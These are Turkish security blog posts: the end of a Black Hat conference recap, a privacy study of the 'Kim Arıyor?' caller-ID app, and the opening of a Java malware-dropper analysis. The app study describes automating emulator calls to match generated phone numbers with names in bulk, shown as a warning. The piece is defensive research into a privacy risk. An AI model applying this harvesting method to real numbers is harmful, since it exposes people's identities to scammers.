


Eric Evenchick ve Mark Baseggio'nun RFID kapı kartları üzerine yapmış oldukları çalışma esnasında, kart kopyalamak için 10$'a mal ettikleri BLEKey cihazını da ilk 200 kişiye ücretsiz olarak dağıtmaları beni oldukça mutlu etti. (ben de bir tane kaptım :))


Most access controls
suck.

Her ne kadar katılamamış olsam da, bu sunumlar dışında geçen sene Gökhan ALKAN ve Bahtiyar BİRCAN 'ın, bu sene ise sadece Bahtiyar BİRCAN'ın Black Hat Arsenal'de bizleri Heybe sunumu ile gururlandırdıklarını da unutmamak gerekiyor.

Bu arada sunumlar demişken, Black Hat'te bir sunumdan diğer bir sunuma yetişmek için adeta depar atmanız gerekebiliyor çünkü çoğunlukla koridorlar, metrobüslere benzer bir hal alabiliyor :)



Sunumlar dışında güvenlik dünyasının dev markalarının yer aldığı standları da (Business Hall) gezme imkanım oldu ve bunlar arasında dikkatimi en çok çeken FBI'ın standı oldu. FBI'ın standına gidip tweet atmak için broşürlerine bir göz atmak istediğimde, bir hanım ablamızın (artık ajan mıdır bilinmez :)), Amerikan vatandaşı mısın ? diye sormadan önce FBI'a katılmak ister misin ?, yetenekli misin diye laf atması da beni şaşırtmadı değil. Bu standı görünce insan, "eee adamlar nereden eleman almaları gerektiğini gayet iyi biliyorlar, sonuçta koskoca FBI" demeden geçemiyor.

Sonuç olarak Black Hat konferansı benim için gerçeğe dönüşen bir hayal oldu. Sunumlarıyla ve eğitimiyle oldukça verim aldığımı söyleyebilirim. Gönül ister her firma, her sene güvenlik uzmanlarını Black Hat, Defcon gibi konferanslara göndersin, orada eğitim aldırsın, hem ülkeye hem de güvenlik sektörüne katkısı olsun ancak sığ vizyon, bol bol mesai yapsın kendini geliştirecek zamanı olmasın, ne iş olsa yapsın ama bir alanda uzmanlaşmasın, ekonomi de zaten kötü, maaş verdiğimize dua etsin eğitim falan istemesin zihniyeti ile önümüzdeki 5 yıl içinde bu sayının ne kadar artacağını hep birlikte göreceğiz.

Şartların, imkanların ve bilgiye ulaşmanın sınırlı olduğu ülkemizde, Charlie Miller ile Chris Valasek'in çalışması gibi güvenlik araştırmalarına yer verilmesi pek kolay olmuyor dolayısıyla Black Hat ve Defcon gibi konferanslarda bu tür can alıcı sunumlar yapan Türkler'e pek rastlamıyoruz. Umuyorum ki ülkemizde siber güvenliğe verilen önem ile bu tür araştırmalara verilen destek ve teşvik de artacak ve yakın gelecekte Black Hat ve Defcon gibi dünyaca ünlü konferanslarda bizleri gururlandıran sunumları görüyor olacağız.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Black Hat sunum dosyalarına erişmek için bu sayfayı ziyaret edebilirsiniz.

Kim Arıyor ?

Source: https://www.mertsarica.com/kim-ariyor/

By M.S on August 1st, 2015

Kasım 2013 tarihinde bir arkadaşım, CIA (Kim Arıyor?) mobil uygulaması hakkında bilgim olup olmadığını sordu. Bilgim olmadığını söylediğimde, bana arayan kişinin ekranda adını ve soyadını gösterdiğini ve bunu nasıl yaptığını merak ettiğini söyledi. Olsa olsa bu uygulamanın mobil cihaza yüklendiği anda telefon rehberinin bir kopyasını kendi sistemlerine gönderdiğini ve bunun üzerine çağrı geldiğinde rehber havuzda arayan numarayı sorgulayarak gösterebileceğini tahmin ettiğimi söyledim.


Uygulamayı kurup, inceledikten sonra telefon rehberinin aslında bu uygulamayı yükleyen kişinin insiyatifinde paylaşıldığını gördüm ve hemen kendi cep telefonu numaramı bu uygulamada üzerinden arattım. Beklediğim gibi telefon numarama sahip olan kişi veya kişiler, telefon rehberlerini paylaştıkları için benim adım ve soyadım da cep telefonum ile eşleştirilmişti. Yakın çevremdekilerin cep telefonu numaralarını da arattığımda bir arkadaşımın rehbere adı ve soyadı yerine ev adresi ile kaydedildiğini gördüm. Muhtemelen bu arkadaşımın sürekli sipariş verdiği ya bakkal ya çakkal telefon rehberine arkadaşımı bu şekilde kaydetmiş ve telefon rehberini de paylaşmıştı.


Mahremiyete ve güvenliğe önem verenler için, kendi rızası olmadan karşı tarafın (kişiler veya firmalar) insiyatifinde verilerinin 3. partilerle paylaşılması, satılması bilindiği üzere günümüzün en büyük sorunlarından bir tanesidir. Parayı verip, veriyi satın alan partilerin bu veriyi reklam dışında hangi amaçlarla kullandığını bilemediğimiz için verilerimize sahip çıkmaya çalışarak ileride başımıza gelebilecek potansiyel dolandırıcılık girişimlerinden kendimizi korumaya çalışmaktayız. Onlarca uyarıya rağmen kendini polis, jandarma, savcı olarak tanıtan dolandırıcılara karşı vatandaşlarımızın hala mağdur oluyor olması da, verilerimize neden sahip çıkmamız gerektiğinin önemini anlatıyor.


> *Bu arada 1 Mayıs 2015 tarihinde yürürlüğe giren Elektronik Ticaret yasası ile telefon, kısa mesaj ve e-posta ile izinsiz reklam yapanların 50.000 TL 'ye varan para cezaları ödeyeceklerini de büyük bir memnuniyetle hatırlatmak isterim. Şikayet için T.C Gümrük ve Ticaret Bakanlığı'nın İleti Şikayet Sistemi'ni ziyaret edebilirsiniz.*


İyi, güzel de Mert, telefon rehberi paylaşımı ile telefon dolandırıcılığının ne tür bir bağlantısı var diye soruyor olabilirsiniz. En basitinden sosyal mühendislik testinde olduğu gibi test öncesinde karşı taraf hakkında ne kadar çok bilgiye sahip olursanız, test esnasında karşı tarafı ikna etmeniz ve değerli bilgilere ulaşmanız o kadar kolay olur. Bundan yola çıkacak olursanız, size telefon açan bir dolandırıcı, size adınız ve soyadınız ile hitap ettiği zaman, sizi ikna etme ihtimali çok daha yüksek olacaktır. Bundan yola çıkarak art niyetli kişilerin, dolandırıcıların kısa bir sürede kim arıyor ve benzeri mobil uygulamaların, telefon rehberi havuzundan kısa sürede nasıl isim ve soyad bilgilerini temin edebileceğini öğrenmeye ve buna karşı sizleri ve yakınlarınızı bu konuda uyarmaya karar verdim.

Bunun için ilk işim, GenyMotion Android öykünücüsüne uygulamayı yüklemek oldu. Uygulamayı yükledikten sonra aklıma gelen rastgele bir cepe telefonu numarasını arattım ve karşıma o kişinin adı ve soyadı çıktı. Bir dolandırıcı olsa ve elinde yüzlerce belki de binlerce cep telefonu numarası olsa, bu uygulama üzerinden bu cep telefonlarına ait isim ve soyad bilgilerini toplu halde nasıl alabilirdi diye düşünürken, öykünücüye dışarıdan çağrı gönderilebildiği geldi.



APK Downloader [Latest]
apps.evozi.com/apk-downloader/?id=com.adaffix.publisher.tr.android
Hack 4 Career. Infor...
LinkedIn
Mert SARICA (merts...
APK Downloader
Home
Discuss
Free Premium VF
Package name or Google Play URL
Visit Play Store
https://play.google.com/store/apps/details?id=com.adaffix.pub
Package Name: com.adaffix.publisher.tr.android
File Size: 6.5 MB
QR Code: View
MD5 File Hash: ec73de689bf617389401c5fa6263abf9
Last Fetched: 2015-02-07 01:42:05
Version: 4.0.27 (4027)
KIM ARIYOR?
Generate Download Link
Click here to download com.adaffix.publisher.tr.android now
If you are getting disconnection or slow speed, we recommend you to use download manager such as IDM to download
DOWNLOAD
iLivid
Request Update



Genymotion for personal use - Custom Phone - 4.4.4 - API 19 - ...
APPS
WIDGETS
SHOP
API Demos
Browser
Calculator
Calendar
Camera
Clock
Custom Locale
Dev Settings
Dev Tools
Downloads
Email
File Manager
G+ Photos
Gallery
Gestures Builder
Gmail
Google
Google Settings
Google+
Kim Ariyor?
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\kimariyor>adb install com.adaffix.publisher.tr.android.apk
2959 KB/s (6861962 bytes in 2.264s)
pkg: /data/local/tmp/com.adaffix.publisher.tr.android.apk
Success
C:\Users\Mert\Desktop\kimariyor>
free for personal use






Çağrı gönderdikten sonra rehber havuzu üzerinde yapılan sorgulamanın, uygulama tarafından dosya sistemi üzerinde herhangi bir yere kaydedilip kaydedilmediğini adb shell komutu ile öykünücüye bağlanıp araştırmaya başladım. Çok geçmeden uygulama tarafından yapılan sorguların ve yanıtlarının uygulamaya ait databases klasörü altında history.db isimli sqlite veritabanı dosyasında tutulduğunu tespit ettim.





Ardından Python ile iki araç hazırladım. Bir tanesi mobil operatörlerin alan koduna göre numara üreterek öykünücüye çağrı gönderirken diğeri ise history.db veritabanı dosyasını okuyarak yeni oluşturulan kayıtları gösteriyordu. Araçları kısa bir süre çalıştırdıktan sonra çalışmamı tamamladım.



Bu çalışma sonucunda art niyetli kişilerin ellerinde bulunan veya bulunmayan (anlık olarak üretilen) cep telefonu numaraları ile isim ve soyad bilgilerini kısa bir sürede eşleştirebileceklerini öğrenmiş oldum. Siz de benim gibi, rızanız olmadan yakınlarınızın veya sizin cep telefonu numaranızı paylaşan arkadaşlarınız olduğundan şüphe ediyor ve Kim Arıyor? uygulamasının rehber havuzundan numaranızı silmek istiyorsanız, buradaki adresi ziyaret ederek numaranızı bu listeden sildirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Java Bayt Kod Hata Ayıklaması

Source: https://www.mertsarica.com/java-bayt-kod-hata-ayiklamasi/

By M.S on July 1st, 2015


Tarık Y. sağolsun 10 Ekim 2013 tarihinden bu yana kendisine gelen ve ekinde zararlı yazılım bulunan çoğu sahte e-postayı incelemem için benimle paylaşıyor. Kendisine gönderilen e-postalara bakıldığında, 2013 yılından bu yana aktif olarak java ile zararlı yazılım geliştiren (indirici/dropper) ve sahte e-postalar gönderen bir grubun bu e-postaların arkasında olduğunu anlamak çok zor değil. Antivirüs yazılımlarını atlatmak için çeşitli gizleme (obfuscator) araçlarından da faydalanan bu grup, her salgında ikna adına aşağıdaki gibi yeni senaryolar kullanmaktan çekinmiyor.

